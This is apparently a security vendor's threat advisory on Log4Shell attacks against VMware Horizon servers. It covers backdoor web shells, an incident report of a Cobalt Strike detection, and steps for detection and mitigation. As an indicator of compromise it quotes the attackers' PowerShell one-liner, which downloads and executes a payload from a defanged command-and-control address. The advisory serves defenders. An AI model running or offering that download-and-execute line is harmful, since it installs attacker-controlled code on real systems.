

Threat Advisory: VMware Horizon Servers Actively Being Hit With Cobalt Strike

 [huntress.com/blog/cybersecurity-advisory-vmware-horizon-servers-actively-being-hit-with-cobalt-strike](https://www.huntress.com/blog/cybersecurity-advisory-vmware-horizon-servers-actively-being-hit-with-cobalt-strike)



[Team Huntress](#) 01.15.2022 3 min read

[Previous Post](#)

[Next Post](#)

On January 5, the UK's National Health Service (NHS) alerted that hackers were actively targeting Log4Shell vulnerabilities in VMware Horizon servers in an effort to establish persistent access via web shells. These web shells allow unauthenticated attackers to remotely execute commands on your server as NT AUTHORITY\SYSTEM (root privileges). According to Shodan, ~25,000 Horizon servers are currently internet accessible worldwide.

Our team is continuing to track this activity and this post will be updated with new information as it becomes available.




Image Source: NHS - <https://digital.nhs.uk/cyber-alerts/2022/cc-4002>

Based on Huntress' dataset of 180 Horizon servers, we've validated NHS' intel and discovered 10% of these systems (18) had been backdoored with a modified abs-g-worker.js web shell. It's important to note that ~34% of the 180 Horizon servers (62) we analyzed were unpatched and internet-facing at the time of this publication. The web shells on these 18 compromised systems established a timeline that started on December 25, 2021 and continued until December 29, 2021.

	F	G	H	I
1	Hostname	Web Shell Date	Horizon Version	Security Products
2	[REDACTED]	2021-12-25 3:19	8.3.0.18294467	Windows Defender (WinDefend),Sophos (SAVService)
3	[REDACTED]	2021-12-25 3:39	8.0.0.16592062	Windows Defender (WinDefend)
4	[REDACTED]	2021-12-25 4:19	7.13.1.18057992	Windows Defender (WinDefend)
5	[REDACTED]	2021-12-25 4:55	7.12.0.15770369	Sophos (SAVService)
6	[REDACTED]	2021-12-25 5:07	7.11.0.15231595	SentinelOne (SentinelAgent)
7	[REDACTED]	2021-12-25 6:01	8.1.0.17351278	Windows Defender (WinDefend)
8	[REDACTED]	2021-12-25 6:35	8.3.0.18294467	Windows Defender (WinDefend)
9	[REDACTED]	2021-12-25 7:18	7.12.0.15770369	
10	[REDACTED]	2021-12-25 7:30	7.12.0.15770369	Windows Defender (WinDefend),Sophos (SAVService)
11	[REDACTED]	2021-12-25 7:35	7.10.0.14584133	SentinelOne (SentinelAgent),Windows Defender (WinDefend)
12	[REDACTED]	2021-12-25 15:47	7.13.0.16962788	Bitdefender (EPSecurityService)
13	[REDACTED]	2021-12-27 1:14	7.13.1.18057992	Windows Defender (WinDefend),SentinelOne (SentinelAgent)
14	[REDACTED]	2021-12-27 1:14	8.1.0.17351278	
15	[REDACTED]	2021-12-29 3:21	7.12.0.15770369	Bitdefender (EPProtectedService),Bitdefender (EPSecurityService)
16	[REDACTED]	2021-12-29 5:24	7.10.0.14584133	Bitdefender (EPProtectedService),Bitdefender (EPSecurityService)
17	[REDACTED]	2021-12-29 11:07	7.12.0.15770369	SentinelOne (SentinelAgent),Windows Defender (WinDefend)
18	[REDACTED]	2021-12-29 11:27	7.12.0.15770369	SentinelOne (SentinelAgent),Windows Defender (WinDefend)
19	[REDACTED]	2021-12-29 21:07	8.3.0.18294467	Windows Defender (WinDefend),Bitdefender (EPSecurityService)

New Behavior

On January 14 at 1458 ET, an unrelated Managed Antivirus detection (Microsoft Defender) tipped our ThreatOps team to new exploitation of the Log4Shell vulnerability in VMware Horizon. This time it was used to deliver the Cobalt Strike implant.

CRITICAL - Incident on [REDACTED] ([REDACTED])

Severity: Critical

Report | Footholds | Remediations **0** | Notes | Autoruns **0** | Monitored Files **0** | AV Detections **1**

Re-Generate Report

[WARNING]
Please review this incident report to understand what was identified before remediating. There may be unknown malicious processes, files, or other changes made to the host (and potentially other hosts within the environment) that remain undetected. Restoring from a known good backup or clean OS install is the only way to assure a complete host level remediation.

Microsoft Defender Antivirus detected the following:
- Cobalt Strike Beacon : Cobalt Strike Beacon is a legitimate pen-testing tool. However, because of its robust feature set, including the ability to execute remote commands, it is used to maintain remote access to a host by threat actors and often used to deploy other malware including ransomware.

Host: [REDACTED]
Organization: [REDACTED]
Tags: [REDACTED]
Security Products: Webroot, Windows Defender

Remediation Instructions

** Please review these recommendations due to the nature of a Cobalt Strike attack. **
- Consider implementing your Incident Response procedures to fully scope the incident as attackers will often move to other hosts on the network.
- Review internal log sources to identify potential unauthorized access.
- Review compromised hosts, and if applicable, Active Directory, for any unauthorized accounts.
- Consider resetting passwords for all potentially impacted accounts.
- Run a full system scan to identify anything real time scanning may not have identified.
- Ensure that all security products are running and correctly configured as expected on affected endpoints as well all possible hosts to increase visibility into potential threat actor activity.
- Wipe any affected hosts and reinstall from a known good baseline.

Defender Threat Details

Threat Name: Behavior:win32/CobaltStrike.Dlsm
Category: Vulnerability
Threat Type: Known Bad
Detected At: 2022-01-14 17:48:06 UTC
Remediated At: 2022-01-14 17:48:07 UTC
Severity: Severe
Threat Action: Remove
Threat Status: Removed
Detection Source: Unknown
Execution Status: Executing
OS Resources: ["behavior_pid:10848;41453077158227", "process_pid:10848;processstart:132866560751456726", "process_pid:8056;processstart:132866560751739467"]
Domain User:
Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Additional Actions: None

Incident	
Started	about 13 hours ago by Unknown 2022-01-14 17:58:03 UTC
Assigned	
Account Details	
Name	[REDACTED]
Phone	[REDACTED]
Email	[REDACTED]
Status	Active
Agent Details	
Hostname	[REDACTED]
Registered	3 months ago
Last Callback	2022-01-15 07:13:48 UTC
Last Survey	2022-01-15 05:09:50 UTC
Groups	[REDACTED]
Last Incident	2022-01-14 17:58:03 UTC
Incidents	1
Integrations	
Type	
Email	
ConnectWise Manage	
Email (Escalations)	

Additional security researchers including [TheDFIRReport](#) and [Red Canary](#) reported similar behavior around the same time—confirming a PowerShell based downloader executed a Cobalt Strike payload that was configured to call back to 185.112.83[.]116 for command and control.


ieX ((New-Object

http://System.Net.WebClient).DownloadString('http://185.112.83[.]116:8080/drv'))

At 1938 ET, we started deploying Huntress' soon-to-be-released Process Insights agent to all of the VMware Horizon servers we protect. This new EDR capability is based on an [acquisition we made in early 2021](#) and allows us to proactively detect and respond to non-persistent malicious behavior by giving us the ability to collect detailed information about processes.

Initial Access Source

Despite mass exploitation of VMware Horizon to deliver web shells, our data suggests today's Cobalt Strike deployments were exploitation of Horizon itself and not the abuse of web shells. This conclusion is largely based on analysis of the PowerShell payload's parent process where web shell abuse spawns from node.exe while exploitation of Log4Shell in Horizon spawns from ws_tomcatservice.exe as pictured.



(Rendered in [Elastic Kibana](#) with Huntress' Process Insights)



Detection Tips

For those of you just learning about the mass exploitation of VMware Horizon servers and the installation of backdoor web shells, you should seriously consider the possibility that your server is compromised if it was unpatched and internet-facing. To help you determine your status,

we strongly suggest you perform the following actions:

- Run VMware's [Horizon Mitigation tool](#) to report whether there is a vulnerable Log4J library or child_process based web shell present under the installation location with the following command: `Horizon_Windows_Log4j_Mitigation.bat /verbose`
- Manually inspect/assess the files within `%ProgramFiles%\VMware\VMware View\Server\appblastgateway\` for the presence of the child_process string [as pictured here](#).
- Review historical records for evidence of node.exe or ws_TomcatService.exe spawning abnormal processes to include PowerShell.

Mitigation Steps

This new wave of coordinated hacking emphasizes the criticality of patching these servers immediately. VMware has [produced detailed guidance](#) to help you address these security vulnerabilities.

Should you discover a web shell, VMware recommends you “take down the system and engage [an] [Incident Response Team](#)” to fully assess the compromise. Alternatively, Huntress recommends you restore from a backup prior to December 25 to remove the web shell. With that said, it's entirely possible attackers exploited [CVE-2021-44228](#) and [CVE-2021-45046](#) to spread laterally within your network so you should proceed with caution.